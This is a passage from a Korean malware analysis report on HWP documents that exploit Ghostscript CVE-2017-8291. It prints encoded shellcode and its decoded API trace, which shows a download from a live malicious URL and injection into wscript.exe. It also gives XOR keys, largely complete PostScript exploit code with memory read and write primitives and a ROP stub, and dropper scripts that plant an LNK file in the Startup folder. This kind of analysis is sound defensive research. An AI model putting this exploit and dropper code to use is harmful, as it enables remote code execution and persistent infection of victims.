0262C09F   FFD6            CALL ESI
0262C0A1   04 56           ADD AL,56
```

[전] 인코딩된 쉘코드

```
0262C07D   E8 00000000     CALL 0262C082
0262C082   5E              POP ESI
0262C083   B9 BD124000     MOV ECX,4012BD
0262C088   81E9 8F124000   SUB ECX,40128F
0262C08E   03F1            ADD ESI,ECX
0262C090   83C6 02         ADD ESI,2
0262C093   3E:8A06         MOV AL,BYTE PTR DS:[ESI]
0262C096   34 90           XOR AL,90
0262C098   46              INC ESI
0262C099   B9 C5154000     MOV ECX,4015C5
0262C09E   81E9 C0124000   SUB ECX,4012C0
0262C0A4   3E:3006         XOR BYTE PTR DS:[ESI],AL
0262C0A7   46              INC ESI
0262C0A8   49              DEC ECX
0262C0A9   83F9 00         CMP ECX,0
0262C0AC   75 F6           JNZ SHORT 0262C0A4
0262C0AE   EB 03           JMP SHORT 0262C0B3
0262C0B0   90              NOP
0262C0B1   90              NOP
0262C0B2   F0:89CA         LOCK MOV EDX,ECX
0262C0B5   6260 60         BOUND ESP,QWORD PTR DS:[EAX+60]
0262C0B8   04 C1           ADD AL,0C1
0262C0BA   50              PUSH EAX
```

[후] 디코딩된 쉘코드

인코딩된 코드가 디코딩되면서 호출하는 함수는 다음과 같다. 정상적인 프로세스(wscript.exe)를 생성을 하고, 외부에서 다운로드 받은 악성 파일을 프로세스(wscript.exe)에 인젝션 한다. 해당 프로세스가 메모리 영역에 할당되면 악성행위를 수행한다.

• 호출하는 함수


```
401237  GetEnvironmentVariableA(name=allusersprofile, buf=12fb40, size=100) =
401406  Sleep(0xc8)
4013c7  CreateProcessA( wscript.exe,  ) = 0x1269
401427  ExitProcess(0)
```

```
401708  VirtualAlloc(base=0 , sz=800000) = 600000
4015cd  LoadLibraryA(wininet.dll)
401640  InternetOpenA()
40164e  GetTickCount() = 29
401654  Sleep(0xa)
401669  InternetOpenUrlA(http://houseforrentvn.com/files/uploaddata.jpg
            )
40167c  GetTickCount() = 4823
4016c4  InternetReadFile(1, buf: 12f974, size: 400)
4016d4  InternetCloseHandle(1) = 1
4016dc  InternetCloseHandle(1) = 1
4015cd  LoadLibraryA(wininet.dll)
401640  InternetOpenA()
40164e  GetTickCount() = 18be
401654  Sleep(0xa)
401669  InternetOpenUrlA(http://houseforrentvn.com/files/uploaddata.jpg
```

[H-PS-S-3] 4바이트 키 값으로 XOR 인코딩 된 쉘코드와 바이너리로 구성된 포스트스크립트


앞에서 살펴본 H-PS-S-1 타입은 외부에서 추가 파일을 다운로드 및 실행하는 다운로더형 쉘코드이다. 반면에, H-PS-S-3 타입은 이전 타입(H-PS-S-1/2)과는 다른 로더형 쉘코드이다. 해당 공격에 사용된 포스트스크립트는 4바이트 키 값으로 XOR 인코딩 된 쉘코드 및 바이너리로 구성되어 있다. 인코딩 된 바이너리를 포함하는 드롭퍼 형식이 H-PS-S-1 타입과 가장 큰 차이점이라고 할 수 있다.

- 4바이트 키 값(0xB45CD16C)으로 XOR 인코딩 된 포스트스크립트



XOR 디코딩 결과, 포스트스크립트 문법을 이용한 익스플로잇 코드의 원형이 나타난다. 해당 익스플로잇 코드는 고스트스크립트의 타입 컨퓨전(type confusion) 취약점(CVE-2017-8291[21])으로 한글 워드프로세서 내 포스트스크립트를 처리하는 고스트스크립트 엔진에서 사용하는 gsdll32.dll 을 공격한다.


- 디코딩 된 쉘코드 및 포스트스크립트



21) https://cve.circl.lu/cve/CVE-2017-8291


익스플로잇 코드가 동작하면서, 인코딩된 쉘코드의 마지막 부분 바로 다음(A4 A3 exec)에 위치한 인코딩된 바이너리를 찾기 위해 exec(0x65786563)를 반복적으로 확인한다.

- 포스트스크립트에 인코딩 된 바이너리 데이터 검색




인코딩 된 바이너리의 위치를 확인 후, XOR 연산을 통해 디코딩한다. 디코딩 시 사용된 XOR 키 값(0xB45CD16C)은 포스트스크립트 디코딩 시 사용된 키 값과 동일하다.

- 인코딩 된 바이너리를 디코딩 하기 위한 키 값(0xB45CD16C) 확인



• 디코딩 된 바이너리(PE)



디코딩 된 바이너리는 32/64비트 각각의 환경에서 동작하는 PE 파일을 포함하고 있으며, 실제 동작 할 때 실행 환경에 맞는 악성코드가 실행된다.

• 공격 대상 환경에 맞게 동작하도록 구성된 바이너리 (위 : 32bit / 아래: 64bit)

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000   4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
00000010   B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
00000020   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030   00 00 00 00 00 00 00 00 00 00 00 00 E8 00 00 00  ............è...
00000040   0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..°..´.Í!¸.LÍ!Th
00000050   69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00000060   74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS
00000070   6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00000080   B6 47 17 8B F2 26 79 D8 F2 26 79 D8 F2 26 79 D8  ¶G.‹ò&yØò&yØò&yØ
00000090   61 68 E1 D8 F0 26 79 D8 E9 BB D2 D8 DE 26 79 D8  aháØð&yØé»ÒØÞ&yØ
000000A0   E9 BB E7 D8 E1 26 79 D8 E9 BB D3 D8 8E 26 79 D8  é»çØá&yØé»ÓØŽ&yØ
000000B0   FB 5E EA D8 F5 26 79 D8 F2 26 78 D8 95 26 79 D8  û^êØõ&yØò&xØ•&yØ
000000C0   E9 BB D6 D8 FA 26 79 D8 E9 BB E4 D8 F3 26 79 D8  é»ÖØú&yØé»äØó&yØ
000000D0   52 69 63 68 F2 26 79 D8 00 00 00 00 00 00 00 00  Richò&yØ........
000000E0   00 00 00 00 00 00 00 00 50 45 00 00 4C 01 05 00  ........PE..L...
000000F0   3B 71 32 59 00 00 00 00 00 00 00 00 E0 00 02 21  ;q2Y........à..!
00000100   0B 01 0A 00 00 F0 00 00 00 F0 00 00 00 00 00 00  ..ð...ð.....

0001E400   4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
0001E410   B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
0001E420   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0001E430   00 00 00 00 00 00 00 00 00 00 00 00 E0 00 00 00  ............à...
0001E440   0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..°..´.Í!¸.LÍ!Th
0001E450   69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
0001E460   74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS
0001E470   6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
0001E480   2D 58 E2 A2 69 39 8C F1 69 39 8C F1 69 39 8C F1  -Xâ¢i9Œñi9Œñi9Œñ
0001E490   FA 77 14 F1 6B 39 8C F1 72 A4 27 F1 45 39 8C F1  úw.ñk9Œñr¤'ñE9Œñ
0001E4A0   72 A4 26 F1 10 39 8C F1 72 A4 12 F1 63 39 8C F1  r¤&ñ.9Œñr¤.ñc9Œñ
0001E4B0   60 41 1F F1 6E 39 8C F1 69 39 8D F1 00 39 8C F1  `A.ñn9Œñi9.ñ.9Œñ
0001E4C0   72 A4 23 F1 61 39 8C F1 72 A4 11 F1 68 39 8C F1  r¤#ña9Œñr¤.ñh9Œñ
0001E4D0   52 69 63 68 69 39 8C F1 00 00 00 00 00 00 00 00  Richi9Œñ........
0001E4E0   50 45 00 00 64 86 06 00 42 71 32 59 00 00 00 00  PE..d†..Bq2Y....
0001E4F0   00 00 00 00 F0 00 22 20 0B 02 0A 00 00 20 01 00  ....ð." ..... ..
```

H-PS-S-3 타입 중 일부 포스트스크립트에서 중국어 yinzi, yaoshi, yima 단어로 구성된 사례가 있다. 각 단어의 의미와 포스트스크립트 내에서 동작하는 기능은 다음과 같다.

• 중국어로 표기된 함수명의 의미와 실제 기능

원문(중국어)	번역(영어)	번역(한국어)	포스트스크립트 내 기능
Yinzi (银子)	silver	은	-
Yaoshi (钥匙)	key	열쇠(키)	XOR 키 값
Yi ma (译 码)	Translation code	코드 해석(디코딩)	디코딩 함수

• 중국어(yinzi-yaoshi-yima)로 표기된 함수명을 내장한 포스트스크립트 예

```
/yinzi { token pop exch pop } bind def
/yaoshi <775D1172> def
/yima{
    /funcA exch def
     0 1 funcA length 1 sub {
        /funcB exch def
        funcA funcB 2 copy get yaoshi funcB 4 mod get xor put
    } for
    funcA
} def
<0c573e011f387d1e1432751757612930326854 4b31192136476d214242682930321e2930431921463565553634 1e5
330361c5430476c2543446421434068573042195 44b476d2142476d214242682930321e29413269574a4f6c5431401
e2143476d2142426e24444f1f554b3564524a4465504643 6d2445326529404 71c2142476d534b316c57364e6550434
f64254645692546326526464 71c2142476d534b32182847356b24424f64254645692246326527444 71c2142476d534
b42192546416c57374f64254645692331326524 4a471c2142476d534b361829454e6f22344f1f5742326525314 71c2
```


yaoshi로 표기되어 있는 4바이트 XOR 키값(0x775D1172)을 이용하여 XOR 디코딩(yima로 표기 되어 있는 부분)하고 그 결과, 실제 악성행위를 하는 쉘코드가 동작한다.

• 4바이트 키 값으로 XOR 디코딩 한 결과

```
/shellcode <BBE5E9FD0D0000 0558BECB84D04B8DDCCBBAAEB014139 0175FB5DE900000000558BE
/leaked_count 16#FFFF def
/leaked_array leaked_count array def
/control_str (poor) def
/leak_obj 1 array def
/arch 0 def
/str_count 16#100 def
/buffers str_count array def
/step_size 16#8 def
/init_size 16#18F0 def
/first_array 16#31E array def
/second_array 16#215 array def
/final_array 16#1 array def
/spray {
    first_array aload
    16#10 { second_array aload } repeat
    16#100 { /sp_str 16#52F string def} repeat
    0 1 str_count 1 sub {
        /control_string 16#52F string def
        0 1 control_string length 1 sub {
            control_string exch 1 put
        } for
        buffers exch control_string put
    } for
} bind def
/read32 {
    /addr32 exch def
    /idxmem addr32 -15 bitshift def
    /off addr32 16#7FFF and def
    /cur_buf leaked_array idxmem get def
    cur_buf off get
    cur_buf off 1 add get 8 bitshift or
    cur_buf off 2 add get 16 bitshift or
    cur_buf off 3 add get 24 bitshift or
} bind def
/write32 {
    /val exch def
    /addr32 exch def
    /idxmem addr32 -15 bitshift def
    /off addr32 16#7FFF and def
    /cur_buf leaked_array idxmem get def
    cur_buf off 2 add 16#00 put
    cur_buf off 3 add 16#00 put
    cur_buf off 4 add val 16#FF and put
    cur_buf off 5 add val -8 bitshift 16#FF and put
    cur_buf off 6 add val -16 bitshift 16#FF and put
    cur_buf off 7 add val -24 bitshift 16#FF and put
} for
leaked_array 1 {lt} put
/pf_execfile base_addr 12 add read32 4 add read32 4 add read32 4 add read32 4 add read32 def
/hGSDLL32 pf_execfile FindPE def
/hKernel32 hGSDLL32 (KERNEL32.DLL) GetImportModule def
/pfVirtualProtect hKernel32 (VirtualProtect) GetProcAddress def
/pfExitProcess hKernel32 (ExitProcess) GetProcAddress def
/xchg_ret hGSDLL32 <94C3> search_str def
/ret_addr xchg_ret 1 add def
/ret_0C hGSDLL32 <C20C00> search_str def
leaked_array 1 shellcode put
/shell_addr base_addr 12 add read32 def
leaked_array 1 16#100 string put
/stub_addr base_addr 12 add read32 def
/null_stub stub_addr def
null_stub null_stub 4 add write32
null_stub 4 add 0 write32
/shell_stub stub_addr 16#30 add def
leaked_array 1 currentfile put
/file_addr base_addr 12 add read32 def
stub_addr null_stub write32
stub_addr 4 add shell_stub write32
shell_stub      ret_0C write32
shell_stub 4    add ret_addr write32
shell_stub 16#0C add xchg_ret write32
shell_stub 16#14 add pfVirtualProtect write32
shell_stub 16#18 add shell_addr write32
shell_stub 16#1C add shellcode length write32
shell_stub 16#20 add 16#40 write32
shell_stub 16#24 add shell_stub write32
shell_stub 16#2C add pfExitProcess write32
file_addr 16#B0 add stub_addr write32
file_addr 16#98 add ret_addr write32
leaked_array 1 get closefile
quit
```

이전과 마찬가지로 고스트스크립트 타입 컨퓨전 취약점(CVE-2017-8291)을 이용한 익스플로잇이 실행되어 악성코드를 드롭 및 실행한다. 추가적으로 중국어(yinzi-yaosh-yima)로 구성된 포스트스크립트를 사용하는 일부 악성 한글문서에서 H-PS-F 타입의 포스트스크립트와 같이 사용되는 경우가 발견되었다.

- 3개의 포스트스크립트가 임베드 된 악성 한글문서



해당 악성 한글문서에 임베드 된 3가지 포스트스크립트의 내용은 다음과 같다.

- H-PS-F와 H-PS-S-3으로 구성된 포스트스크립트 (좌:LNK / 우:MZ / 아래:4byte-xor)

```
{
    (temp) getenv
    {
        /p1 exch def
        /concatstrings p1
        (\\..\\..\\Roaming\\Microsoft\\Windows\\Start
        Menu\\Programs\\Startup\\HncCheck.lnk)
        /bb (1) def
        concatstrings (w) file /ouA exch def
        {
            bb (1) eq
            {
                /bb (2) def
                ouA (L) writestring
            }
            {

                currentfile datastring readhexstring
                {
                dup length 0 gt
                {ouA exch writestring} {pop} ifelse
                exit
            }ifelse
        }loop
        ouA closefile
    }
    {
        exit
    } ifelse
}bind exec
0000000114020000000000C0000000000000046AB0008002000000000D8C617A1304C
A010D8C617A1304CA0190C822712004CA0100AE0000000000000100000000000000
```

```
/concatstrings % (a) (b) -> (ab)
{
/datastring 1024 string def
{
    (temp) getenv
    {
        /p1 exch def
        /concatstrings p1 (\\..\\HncBB80.bin)
        /bb (1) def
        concatstrings (w) file /ouA exch def
        {
            bb (1) eq
            {
                /bb (2) def
                ouA (MZ) writestring
            }
            {

            }ifelse

            currentfile datastring readhexstring
            {
            {
        }loop
        ouA closefile
    }
    {
        exit
    } ifelse
}bind exec
900003000000040000000FFFF0000B8000000000000000400000000000000000000000
000000000000000000000000000000000000000000000000000000000100100000E1FBA0E00
B409CD21B8014CCD21546869732070726F6772616D2063616E6E6F7420626520727
```

```
/yinzi { token pop exch pop } bind def
/yaoshi <775D1172> def
/yima{
    /funcA exch def
     0 1 funcA length 1 sub {
        /funcB exch def
        funcA funcB 2 copy get yaoshi funcB 4 mod get xor put
    } for
    funcA
} def <0c573e011f387d1e1432751757612930326854 4b31192136476d214242682
:BEL값t]DC1rs]DC1r닣DC1r?DC1rw]DC1r7]DC1rw]DC1rw]DC1rw]DC1rw]DC1
ETX]DC1rDC3?rwMDC1rw?rwYDC1rw]DC1rw]DC1rw]DC1rW]DC1DC2Y/uDC3ETX<
FSUBTLDC1b&킄Vw]쉨?SOH?)FSFFiR쫫?DC1rp祕a?NAK}?AGS_F?]DC1r?SOH-?
```

같은 방법이 적용된 악성 한글문서가 가상통화 거래소를 대상으로 한 공격에 사용되었다. 공격자는 감염 성공률을 높이기 위해 H-PS-F 타입과 H-PS-S-3 타입을 모두 적용하여 악성 한글문서를 제작한 것으로 추정된다.

H-PS-S-3 타입의 악성 한글문서에서 사용된 XOR 키의 종류는 다음과 같다. 그리고 공격자가 XOR 인코딩 시 동일한 키 값을 사용한 흔적도 발견되었다.

• 한글 악성문서에서 발견된 4바이트 XOR 키 값 및 동일한 키 값을 사용하는 악성 한글문서

4바이트 XOR 키	0x384E8B45	0xEB3BB378 0x775D1172	0xB45CD16C 0xBE2D3A7C 0xED01AC2C 0xCC31767A	0x78684245 0xA64A06F7 0xC5604F7E 0xB410AAB2 0xD6AA059B 0xB46A4998 0xDACD3C87 0xA3E6E7BB 0xB889008C 0x76759264
동일한 키가 사용된 악성 한글문서 수	5	3	2	1

[H-PS-S-4] 쉘코드와 인코딩 된 바이너리로 구성된 포스트스크립트

4바이트 XOR 연산없이 포스트스크립트에 직접적인 쉘코드와 인코딩 된 바이러리로 구성된 포스트스크립트를 이용하는 방식이 발견되었다.

앞서 살펴본 H-PS-S-3타입과 비교를 하자면, 아래와 같이 구성된 포스트스크립트에서 (1)에 해당하는 부분이 생략된 경우이다.

XOR 4byte 디코딩 =(1)=> 쉘코드 원형 =(2)=> 쉘코드 뒷부분에 인코딩 된 바이너리

(1)의 디코딩 과정에서 사용하는 4바이트 키 값이 인코딩 된 바이너리를 디코딩 할 때에도 사용되었다. 관련 샘플을 접하는 분석가들이나 보안 솔루션에 탐지되는 것을 우회하기 위해 4바이트 키 값을 포스트스크립트에 직접적으로 노출시키지 않고 쉘코드 원형과 인코딩 된 바이너리로 구성한 것으로 추정된다.

- XOR 인코딩 없이 삽입된 쉘코드와 인코딩 된 바이너리

```
/a1 16#FFFF def /a2 a1 array def /a3 (poor) def /a4 1 array def /a5 0 def /a6 16#100 def /a7 a6 array def /a8 16#8 def /a9 16#18F0 def /a10 16#31E
array def /a11 16#215 array def /a12 16#1 array def /a13 { a10 aload 16#10 { a11 aload } repeat 16#100 { /a14 16#1520 string def} repeat 0 1 a6 1
sub { /a15 16#1520 string def 0 1 a15 length 1 sub { a15 exch 1 put } for a7 exch a15 put } for } bind def /a16 { /a18 exch def /a19 a18 -15
bitshift def /a21 a18 16#7FFF and def /a20 a2 a19 get def a20 a21 get a20 a21 1 add get 8 bitshift or a20 a21 2 add get 16 bitshift or a20 a21 3 add
 get 24 bitshift or } bind def /a17 { /a22 exch def /a18 exch def /a19 a18 -15 bitshift def /a21 a18 16#7FFF and def /a20 a2 a19 get def a20 a21 a22
 16#FF and put a20 a21 1 add a22 -8 bitshift 16#FF and put a20 a21 2 add a22 -16 bitshift 16#FF and put a20 a21 3 add a22 -24 bitshift 16#FF and put
 } bind def /a23 { /a24 exch def /a19 a24 -15 bitshift def /a21 a24 16#7FFF and def /a20 a2 a19 get def a20 a21 get a20 a21 1 add get 8 bitshift or
} bind def /a25 { /a22 exch def /a24 exch def /a19 a24 -15 bitshift def /a21 a24 16#7FFF and def /a20 a2 a19 get def a20 a21 a22 16#FF and put a20
a21 1 add a22 -8 bitshift 16#FF and put } bind def /a26 { /a27 exch def /a19 a27 -15 bitshift def /a21 a27 16#7FFF and def /a20 a2 a19 get def a20
a21 get } bind def /a28 { /a22 exch def /a27 exch def /a19 a27 -15 bitshift def /a21 a27 16#7FFF and def /a20 a2 a19 get def a20 a21 a22 16#FF and
put } bind def /a29 16#100 string def /a30 { /a31 exch def /a32 exch def /a33 0 def 0 1 a29 length 1 sub { a29 exch 0 put } for a31 { a29 a33 a32
a33 add a26 put /a33 a33 1 add def } repeat a29 } bind def /a34 { /a35 exch def /a32 exch def /a36 a35 length def 0 1 a36 1 sub { /a33 exch def a32
a33 add a35 a33 get a28 } for } bind def /a37 { /a22 exch def /a38 a22 length def /a39 a38 string def 0 1 a38 1 sub { /a40 exch def /a41 a22 a40 get
 def a41 16#5A gt { /a41 a41 16#20 sub def } if a39 a40 a41 put } for a39 } bind def /a42 { /a22 exch def /a38 a22 length def /a39 a38 string def 0
1 a38 1 sub { /a43 exch def /a41 a22 a43 get def a41 16#61 lt { /a41 a41 16#20 add def } if a39 a43 a41 put } for a39 } bind def /a44 { 16#7FFF0000
and /a45 exch def { a45 a23 16#5A4D eq { /a46 a45 16#3C add a16 def a46 16#200 lt { a45 a46 add a23 16#4550 eq { exit } if } if } if /a45 a45
16#10000 sub def } loop a45 } bind def /a47 { /a48 exch def /a49 exch def /a50 a49 dup 16#3C add a16 add def /a5 a50 16#19 add a26 def a5 01 eq {
/a51 a49 a50 128 add a16 add def /a52 a50 132 add a16 def } { a5 02 eq { /a51 a49 a50 144 add a16 add def /a52 a50 148 add a16 def } if } ifelse 0 0
